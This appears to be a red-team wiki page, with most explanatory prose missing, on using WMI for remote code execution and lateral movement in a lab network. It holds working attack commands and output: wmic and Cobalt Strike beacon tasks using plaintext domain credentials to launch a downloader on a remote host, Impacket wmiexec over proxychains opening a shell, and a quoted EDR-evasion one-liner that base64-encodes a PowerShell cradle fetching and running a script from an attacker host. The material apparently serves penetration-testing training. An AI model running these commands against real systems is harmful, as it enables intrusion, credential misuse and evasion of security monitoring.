

WMI

WMIC (Windows) Windows Windows VBScript PowerShell

WMI

WMI	WMI	Root	Root	CIMV2	SecurityStandardCimv2
WMI	Root\CIMV2	Win32_Process	Windows	Name2ProcessID	
Terminate					
	Root\CIMV2	Win32_Process	Create	PowerShell	WMI

```
Get-WmiObject -Class "__Namespace" -Namespace "Root" -List -Recurse 2> $null | select
__Namespace | sort __Namespace
```

```
PS C:\Windows\system32> Get-WmiObject -Class "__Namespace" -Namespace "Root" -List -Recurse 2> $null | select __Namespac
e | sort __Namespace

__NAMESPACE
-----
ROOT
ROOT\AccessLogging
ROOT\Appv
ROOT\aspnet
ROOT\cimv2
ROOT\CIMV2\mdm
ROOT\CIMV2\mdm\dmmap
ROOT\CIMV2\power
ROOT\CIMV2\Security
ROOT\CIMV2\Security\MicrosoftTpm
ROOT\CIMV2\TerminalServices
ROOT\Cli
ROOT\DEFAULT
ROOT\directory
ROOT\directory\LDAP
ROOT\Hardware
ROOT\Interop
ROOT\InventoryLogging
ROOT\Microsoft
ROOT\Microsoft\HomeNet
ROOT\Microsoft\protectionManagement
```

root\cimv2

```
Get-WmiObject -Class "__Namespace" -Namespace "root\cimv2" -List -Recurse 2> $null | select
__Namespace | sort __Namespace
```

```
PS C:\Windows\system32> Get-WmiObject -Class "__Namespace" -Namespace "Root\CIMv2" -List -Recurse 2> $null | select __Na
mespace | sort __Namespace

__NAMESPACE
-----
ROOT\CIMv2
ROOT\CIMv2\mdm
ROOT\CIMv2\mdm\dmmap
ROOT\CIMv2\power
ROOT\CIMv2\Security
ROOT\CIMv2\Security\MicrosoftTpm
ROOT\CIMv2\TerminalServices
```

Win32_process root\cimv2

```
Get-WmiObject -Recurse -List -class win32_process*
```

```
PS C:\Windows\system32> Get-WmiObject -recurse -list -class win32_process*

NameSpace: ROOT\cimv2

Name                                Methods                                Properties
----                                -
Win32_ProcessTrace                  {}                                     {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPTORID, ...}
Win32_ProcessStartTrace              {}                                     {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPTORID, ...}
Win32_ProcessStopTrace               {}                                     {ExitStatus, ParentProcessID, ProcessID, ProcessName, ...}
Win32_Process                       {Create, Terminate, ...}             {Caption, CommandLine, CreationClassName, CreationDate, ...}
Win32_Processor                     {SetPowerState, ...}                 {AddressWidth, Architecture, AssetTag, Availability, ...}
Win32_ProcessStartup                 {}                                     {CreateFlags, EnvironmentVariables, ErrorMode, FillAttribute, ...}
```

WMI SQL

```
Get-WmiObject -Query 'Select * From Meta_Class WHERE __Class Like "win32_process%"'
```

```
PS C:\Windows\system32> Get-WmiObject -Query 'Select * from meta_class where __class like "win32_process%"'

NameSpace: ROOT\cimv2

Name                                Methods                                Properties
----                                -
Win32_ProcessTrace                  {}                                     {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPTORID, ...}
Win32_ProcessStartTrace              {}                                     {ParentProcessID, ProcessID, ProcessName, SECURITY_DESCRIPTORID, ...}
Win32_ProcessStopTrace               {}                                     {ExitStatus, ParentProcessID, ProcessID, ProcessName, ...}
Win32_Process                       {Create, Terminate, ...}             {Caption, CommandLine, CreationClassName, CreationDate, ...}
Win32_Processor                     {SetPowerState, ...}                 {AddressWidth, Architecture, AssetTag, Availability, ...}
Win32_ProcessStartup                 {}                                     {CreateFlags, EnvironmentVariables, ErrorMode, FillAttribute, ...}
```

Win32_process

```
Get-WmiObject -Class win32_process | select Name, ProcessId, CommandLine
```

```
PS C:\Windows\system32> Get-WmiObject -Class Win32_process | select Name, ProcessId,CommandLine | fl

Name       : System Idle Process
ProcessId  : 0
CommandLine :

Name       : System
ProcessId  : 4
CommandLine :

Name       : Registry
ProcessId  : 68
CommandLine :

Name       : smss.exe
ProcessId  : 496
CommandLine :

Name       : csrss.exe
ProcessId  : 592
CommandLine :

Name       : csrss.exe
ProcessId  : 660
CommandLine :

Name       : wininit.exe
ProcessId  : 668
CommandLine :
```

Win32_process Create


```
$process=[wmi class]"win32_process"
$process.Create("calc.exe",$null,$null)
```

```
PS C:\Windows\system32> $process=[wmi class]"win32_process"
PS C:\Windows\system32> $process.methods | select Name

Name
----
Create
Terminate
GetOwner
GetOwnerSid
SetPriority
AttachDebugger
GetAvailableVirtualSize

PS C:\Windows\system32> $process.Create("calc.exe",$null,$null)

GENUS       : 2
CLASS       : __PARAMETERS
SUPERCLASS  : 
DYNASTY     : __PARAMETERS
RELPATH     : 
PROPERTY_COUNT : 2
DERIVATION  : {}
SERVER      : 
NAMESPACE   : 
PATH        : 
ProcessId   : 3588
ReturnValue  : 0
PSComputerName :
```



wmic.exe

Wmi32_process wmic process

wmi.exe

```
wmic:root\cli>/?  
  
WMIC is deprecated.  
  
[global switches] <command>  
  
The following global switches are available:  
/NAMESPACE      Path for the namespace the alias operate against.  
/ROLE            Path for the role containing the alias definitions.  
/NODE            Servers the alias will operate against.  
/IMPLEVEL        Client impersonation level.  
/AUTHLEVEL       Client authentication level.  
/LOCALE          Language id the client should use.  
/PRIVILEGES       Enable or disable all privileges.  
/TRACE           Outputs debugging information to stderr.  
/RECORD          Logs all input commands and output.  
/INTERACTIVE     Sets or resets the interactive mode.  
/FAILFAST        Sets or resets the FailFast mode.  
/USER            User to be used during the session.  
/PASSWORD        Password to be used for session login.  
/OUTPUT          Specifies the mode for output redirection.  
/APPEND          Specifies the mode for output redirection.  
/AGGREGATE        Sets or resets aggregate mode.  
/AUTHORITY        Specifies the <authority type> for the connection.  
/?[:<BRIEF|FULL>] Usage information.  
  
For more information on a specific global switch, type: switch-name /?  
  
The following alias/es are available in the current role:  
ALIAS            - Access to the aliases available on the local system  
BASEBOARD        - Base board (also known as a motherboard or system board) management.  
BIOS             - Basic input/output services (BIOS) management.  
BOOTCONFIG       - Boot configuration management.  
CDROM            - CD-ROM management.  
COMPUTERSYSTEM   - Computer system management.  
CPU              - CPU management.  
CSPRODUCT        - Computer system product information from SMBIOS.  
DATAFILE         - DataFile Management.
```

```

PS C:\Windows\system32> wmic
wmic:root\cli>process
Caption                               CommandLine
System Idle Process
System
Registry
smss.exe
csrss.exe
csrss.exe
wininit.exe
winlogon.exe
services.exe
lsass.exe
fontdrvhost.exe
fontdrvhost.exe
svchost.exe
svchost.exe
dwm.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe
svchost.exe

```

```
wmic /node:< > /user:< > /password:< > process call create "< >"
```

```

beacon> run wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "calc.exe"
[*] Tasked beacon to run: wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "calc.exe"
[+] host called home, sent: 126 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 3052;
    ReturnValue = 0;
};

```

```

C:\Windows\Tasks>powershell get-process | findstr paint
259      46      8004      23704      0.20  4596  0 mspaint

```

```
beacon> run wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "C:\tools\student_dler.exe"
[*] Tasked beacon to run: wmic /node:172.16.1.13 /user:prod\servermgr /password:Summer2024! process call create "C:\tools\student_dler.exe"
[+] host called home, sent: 143 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 404;
    ReturnValue = 0;
};
```

C2

remote-exec wmi

jumpremote-exec wmi remote-execprocess call create

```
beacon> jump

Beacon Remote Exploits
=====

Exploit      Arch  Description
-----
psexec       x86   Use a service to run a Service EXE artifact
psexec64     x64   Use a service to run a Service EXE artifact
psexec_psh   x86   Use a service to run a PowerShell one-liner
winrm        x86   Run a PowerShell script via WinRM
winrm64      x64   Run a PowerShell script via WinRM

beacon> remote-exec

Beacon Remote Execute Methods
=====

Methods      Description
-----
psexec       Remote execute via Service Control Manager
winrm        Remote execute via WinRM (PowerShell)
wmi          Remote execute via WMI
```

remote-exec

```
beacon> remote-exec wmi 172.16.1.13 C:\tools\student_dler.exe
[*] Tasked beacon to run 'C:\tools\student_dler.exe' on 172.16.1.13 via WMI
[+] host called home, sent: 4424 bytes
[+] received output:
Started process 3096 on 172.16.1.13
[WEB02] serveradm */1460 (x64)
beacon>
```

Impacket

Impacket wmiexec **Shell**

```
(root@kali)-[~/Desktop]
# proxychains impacket/examples/wmiexec.py prod.raven-med.local/servermgr:'Summer2024!'@172.16.1.13
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...  OK
[*] SMBv3.0 dialect used
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.13:49666  ...  OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
prod\servermgr
C:\>
```

wmiexec IoC



snovvcrash
@snovvcrash

...

[HackTip 🛠️] It's no secret that wmiexec[.]py from #impacket is flagged by many AV/EDR software when it requests command output. Combination of -silentcommand & -nooutput flags and Invoke-WmiCommand can help you to bypass protection and spawn a shell in a separate process 😊

[翻译推文](#)

```
echo -n 'Set-Content -Value PWNEED -Path C:\pwn.txt' > cradle.ps1

wmiexec.py -silentcommand -nooutput administrator:'Passw0rd!'@<RHOST> "powershell -enc
$(echo -n 'Invoke-WmiMethod Win32_Process -Name Create -ArgumentList ("powershell -enc
`echo -n 'IEX(New-Object Net.WebClient).DownloadString("http://<LHOST>/cradle.ps1")' |
iconv -t UTF-16LE | base64 -w0`"')' | iconv -t UTF-16LE | base64 -w0)"
```

XiaoLi wmiexec<https://github.com/XiaoliChan/wmiexec-RegOut>

Revision #7

Created 5 September 2022 03:10:28 by

Updated 23 January 2024 03:01:39 by